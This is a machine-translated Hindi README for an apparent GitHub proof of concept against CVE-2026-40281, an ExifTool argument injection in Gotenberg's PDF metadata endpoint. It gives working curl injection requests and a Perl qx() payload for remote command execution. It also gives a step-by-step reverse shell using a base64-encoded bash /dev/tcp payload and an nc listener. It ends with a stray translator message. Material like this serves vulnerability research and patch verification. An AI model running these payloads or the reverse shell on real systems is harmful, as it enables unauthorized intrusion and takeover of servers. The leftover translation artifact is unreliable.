 rabakuku/cve-2026-40281
CVE-2026-40281 के लिए Python PoC, जो Gotenberg के PDF मेटाडेटा राइट एंडपॉइंट में ExifTool आर्ग्युमेंट इंजेक्शन है जो फ़ाइल हेरफेर और रिमोट कमांड एक्ज़ीक्यूशन को सक्षम बनाता है।

CVE-2026-40281 के लिए एक कार्यशील PoC
Gotenberg, Office दस्तावेज़ों, HTML पृष्ठों, Markdown फ़ाइलों और अन्य प्रारूपों को PDF में परिवर्तित करने के लिए एक Docker-आधारित स्टेटलेस API है।
Gotenberg 8.30.1 और इससे पहले के संस्करण PDF मेटाडेटा राइट एंडपॉइंट में ExifTool आर्ग्युमेंट इंजेक्शन के प्रति संवेदनशील हैं। मेटाडेटा मानों को न्यूलाइन वर्णों को फ़िल्टर किए बिना ExifTool को पास किया जाता है, जिससे एक अनधिकृत हमलावर अतिरिक्त आर्ग्युमेंट इंजेक्ट कर सकता है और फ़ाइलों में हेरफेर कर सकता है या कमांड निष्पादित कर सकता है। यह कमज़ोरी 8.31.0 में ठीक की गई थी।
संदर्भ:
Gotenberg 8.30.1 शुरू करने के लिए निम्नलिखित कमांड निष्पादित करें:
docker compose up -d
सर्वर शुरू होने के बाद, http://192.168.10.2:3000/health पर जाएँ। "status":"up" वाला JSON प्रतिक्रिया यह दर्शाता है कि सेवा तैयार है।
Gotenberg go-exiftool के माध्यम से अपने मानक इनपुट के ज़रिए ExifTool को प्रति पंक्ति एक-एक करके आर्ग्युमेंट पास करता है। मेटाडेटा मान सैनिटाइज़ नहीं किए जाते, इसलिए किसी मान के अंदर मौजूद न्यूलाइन उसे कई आर्ग्युमेंट में विभाजित कर देता है, जिससे हमलावर मनमाने ExifTool आर्ग्युमेंट इंजेक्ट कर सकता है।
भेद्यता का पुनरुत्पादन करने से पहले, एक न्यूनतम PDF बनाने के लिए poc.py का उपयोग करें:
python3 poc.py -o test.pdf

फिर Title मान में एक नई पंक्ति और उसके बाद ExifTool का -FileName आर्ग्युमेंट डालें:
curl -s -w '\nHTTP %{http_code}\n' \
    -F '[email protected];type=application/pdf' \
    --form-string 'metadata={"Title":"test\n-FileName=/tmp/inject_proof"}' \
    http://192.168.10.2:3000/forms/pdfengines/metadata/write
The vulnerable server HTTP 404 लौटाता है क्योंकि ExifTool संसाधित PDF को उसके अपेक्षित पथ से हटा देता है। सत्यापित करें कि इंजेक्ट किए गए आर्ग्युमेंट ने /tmp/inject_proof बनाया:
docker compose exec web ls -l /tmp/inject_proof
इस फ़ाइल की उपस्थिति इस आर्ग्युमेंट इंजेक्शन की पुष्टि करती है। Gotenberg 8.31.0 और उसके बाद के संस्करण उसी अनुरोध को HTTP 400 के साथ अस्वीकार कर देते हैं।

ऊपर दिए गए आर्ग्युमेंट इंजेक्शन प्रिमिटिव का उपयोग करके RCE प्राप्त किया जा सकता है, उदाहरण के लिए -Title<${PDFVersion;$_=qx(id)} के साथ। यह आर्ग्युमेंट ExifTool के -TAG<value रीडायरेक्शन सिंटैक्स का उपयोग करता है: उन्नत फ़ॉर्मेटिंग सुविधा ${PDFVersion;...} PDFVersion टैग का मान (जो हर वैध PDF में मौजूद होता है) सेमीकोलन के बाद वाले मनमाने Perl एक्सप्रेशन को देती है, जहाँ qx() id को निष्पादित करता है और टैग मान $_ को उसके आउटपुट से अधिलेखित कर देता है, इस प्रकार कमांड का आउटपुट Title मेटाडेटा में लिख दिया जाता है।
मेटाडेटा राइट एंडपॉइंट प्रोसेस की गई PDF को HTTP प्रतिक्रिया में लौटाता है, और PoC इसे मेटाडेटा रीड एंडपॉइंट पर सबमिट करता है ताकि Title निकाला जा सके और कमांड का आउटपुट प्राप्त किया जा सके। -TAG<... के अलावा, ExifTool का -if आर्ग्युमेंट भी एक मनमाना Perl एक्सप्रेशन निष्पादित करता है (मूल रूप से यह तय करने के लिए उपयोग किया जाता था कि किसी फ़ाइल को प्रोसेस करना है या नहीं), इसलिए इसके अंदर qx() या system() के माध्यम से भी कमांड निष्पादित किए जा सकते हैं।
id को निष्पादित करने और लौटाई गई PDF मेटाडेटा से उसका आउटपुट पढ़ने के लिए लक्ष्य के विरुद्ध PoC चलाएँ:
python3 poc.py -u http://192.168.10.2:3000 -c id
-v जोड़ने पर लौटाया गया PDF प्रिंट होता है। गैर-प्रिंटेबल बाइट्स को डॉट्स से बदल दिया जाता है।
एक कमज़ोर सर्वर कमांड आउटपुट लौटाता है, जो पुष्टि करता है कि कमांड gotenberg उपयोगकर्ता के रूप में चला था:
[*] Target: http://192.168.10.2:3000
[*] Command to execute on the target: id
[+] Metadata written (HTTP 200), reading back the Title of the returned PDF
[+] Command output:
    uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
चरण 1: अपनी Kali मशीन पर Bash पेलोड एन्कोड करें:
echo "bash -i >& /dev/tcp/192.168.40.3/1234 0>&1" | base64 -w 0
चरण 2: सुनिश्चित करें कि आपका लिसनर खुला है:
nc -lvnp 1234
python3 poc.py -u http://192.168.10.2:3000 -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQwLjMvMTIzNCAwPiYxCg== | base64 -d | /bin/bash"
यह अनुवाद करने के लिए कोई सामग्री प्रदान नहीं की गई है। कृपया अनुवाद के लिए पाठ (chunk 19/19) प्रदान करें।






